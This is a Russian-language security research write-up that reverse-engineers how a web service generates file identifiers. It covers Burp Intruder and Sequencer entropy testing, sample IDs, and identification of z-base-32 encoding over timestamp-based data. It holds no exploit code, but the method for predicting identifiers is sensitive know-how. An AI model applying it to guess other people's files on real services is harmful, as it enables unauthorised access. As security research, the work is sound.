
На основе UUID трех файлов, которые отличались временем создания, я попытался предположить, как они строятся. Попробуем сделать одинаковую длину имени файлов, одинаковую длину самих файлов и разные временные метки.

Я прогнал серию запросов через Intruder в Burp Suite и быстро заметил коллизию в UUID: при сравнительно небольшом смещении запросов хеши совпадали. Коллизия — это признак недостатка энтропии в генерации идентификатора, даже если дефицит проявляется только на коротком временном интервале; этот факт дал мне реальную точку опоры для дальнейшего восстановления логики формирования имени.

Посмотрим чуть более детально на полученные три идентификатора. Можно заметить, что структура делится на три части, причем две из них повторяются в случае с этим файлом.


```
nm9ynregyryoetujpt1od9obneyyyybt9aytrybc ce3sncdfgituocb1cfudqa3tct1uyp5gce5dgcmdcoagrcbigya1 yo4ceiywhmukqb1sqno
nm9ynregyryoetujpt1od9obneyyyybt9aytrybc gwascaj1cw5gepjw8fosgcuf8r5drcbwcr3doamngrasgqmfgt1n yo4ceiywhmukqb1sqno
nm9ynregyryoetujpt1od9obneyyyybt9aytrybc cc5ucp5rce4dkqbu8y3graufce3dyajo8ftu13drgf1sra31cio1 yo4ceiywhmukqb1sqno
```

Я воспользовался Burp Sequencer для анализа большого количества токенов, и самое интересное, что я нашел, — очевидное отсутствие энтропии для повторяющихся фрагментов и наличие большого количества аномалий, связанных с появлением символов.



Anomalies

317 anomalies were identified in this test:
character 8 is too rare at position 40 (count: 1225, probability in a random sample: less than 0.0001%)
character c is too common at position 40 (count: 3911, probability in a random sample: less than 0.0001%)
character g is too common at position 40 (count: 4581, probability in a random sample: less than 0.0001%)
character 3 is too rare at position 41 (count: 348, probability in a random sample: less than 0.0001%)
character 7 is too rare at position 41 (count: 158, probability in a random sample: less than 0.0001%)
character b is too rare at position 41 (count: 492, probability in a random sample: 0.00015%)
character c is too common at position 41 (count: 725, probability in a random sample: less than 0.0001%)
character e is too common at position 41 (count: 702, probability in a random sample: 0.0070%)
character h is too rare at position 41 (count: 380, probability in a random sample: less than 0.0001%)



Maximum entropy bits


The chart shows the maximum bits of entropy available at each position, given the size of the character set used at that position. The total amount of possible entropy is 150.15 bits.

Какой вывод должен сделать аналитик? Что сервер не предоставляет никаких уникальных данных, которые не были бы известны нам на клиенте. При генерации идентификатора файла он использует временную метку в качестве ключевого параметра, по которому различает идентичные файлы.

Для дальнейшего анализа нам нужно как-то заглянуть «внутрь» этого UUID. Давай попытаемся выяснить алгоритм его генерации.

Восстанавливаем алгоритм генерации


Я предположил, что идентификатор не зависит от содержимого файла, и сгенерировал несколько UUID для файлов, которые отличались только длиной. К моему удивлению, я получил еще более ясную структуру!



Здесь нас прежде всего интересует одинаковая подстрока, которая формируется в зависимости от числа, которое остается при полном делении на 5. Оставшаяся часть справа тоже повторяется, и обе эти части разные для файлов с разными именами.

Первое, что приходит в голову, когда обнаруживаются такие закономерности, — алгоритмы кодирования или сжатия. Так как изобретать велосипед любят далеко не все, я предположил, что ответ стоит искать в том самом делении на 5, и пошел гуглить разные варианты кодирования.

Через некоторое время я опроверг использование Base32, поскольку в его алфавит не входят некоторые используемые в UUID символы. Base32 запрещает, например, использование символа 1, чтобы никто не спутал его с буквой l.




The RFC 4648 Base32 alphabet

Value	Symbol	Value	Symbol	Value	Symbol	Value	Symbol
0	A	8	I	16	Q	24	Y
1	B	9	J	17	R	25	Z
2	C	10	K	18	S	26	2
3	D	11	L	19	T	27	3
4	E	12	M	20	U	28	4
5	F	13	N	21	V	29	5
6	G	14	O	22	W	30	6
7	H	15	P	23	X	31	7
						padding	=

Но! Как известно, стандарты и жизнь отличаются, поэтому я пошел смотреть нестандартные реализации алгоритма Base32 и вычислил кандидата — им был Z-Base-32.


Во-первых, по документации в такой вариации кодировки Base32 исключены символы, которых действительно нет в нашем алфавите.



philzimmermann.com/docs/human-oriented-base-32-encoding.txt

```
Our choice of confusing characters to eliminate is: `0', `l', `v', and `2'.  Our
reasoning is that `0' is potentially mistaken for `o', that `l' is potentially
mistaken for `1' or `i', that `v' is potentially mistaken for `u' or `r'
(especially in handwriting) and that `2' is potentially mistaken for `z'
(especially in handwriting).
```


Во-вторых, алфавит и трейлинг полностью соответствуют спецификации.



philzimmermann.com/docs/human-oriented-base-32-encoding.txt

```
Order of Alphabet

Some of the alphabet characters will appear more frequently than others in the
final position of the encoded strings, assuming an even distribution of binary
inputs.  (This is true whether the lengths of your inputs are evenly distributed
over all integer numbers of bits *or* evenly distributed over all integer
numbers of octets.)  Here is a table showing which length-in-bits (modulo 5)
results in which possible trailing characters in the
"abcdefghijklmnopqrstuvwxyz234567" encoding:

 1:  aq
 2:  aqiy
 3:  aqiyemu4
 4:  aqiyemu4cgkosw26
 0:  abcdefghijklmnopqrstuvwxyz234567

Here is the same table for our alphabet:

 1:  yo
 2:  yoea
 3:  yoearcwh
 4:  yoearcwhngkq1s46
 0:  ybndrfg8ejkmcpqxot1uwisza345h769 (the whole alphabet)
```

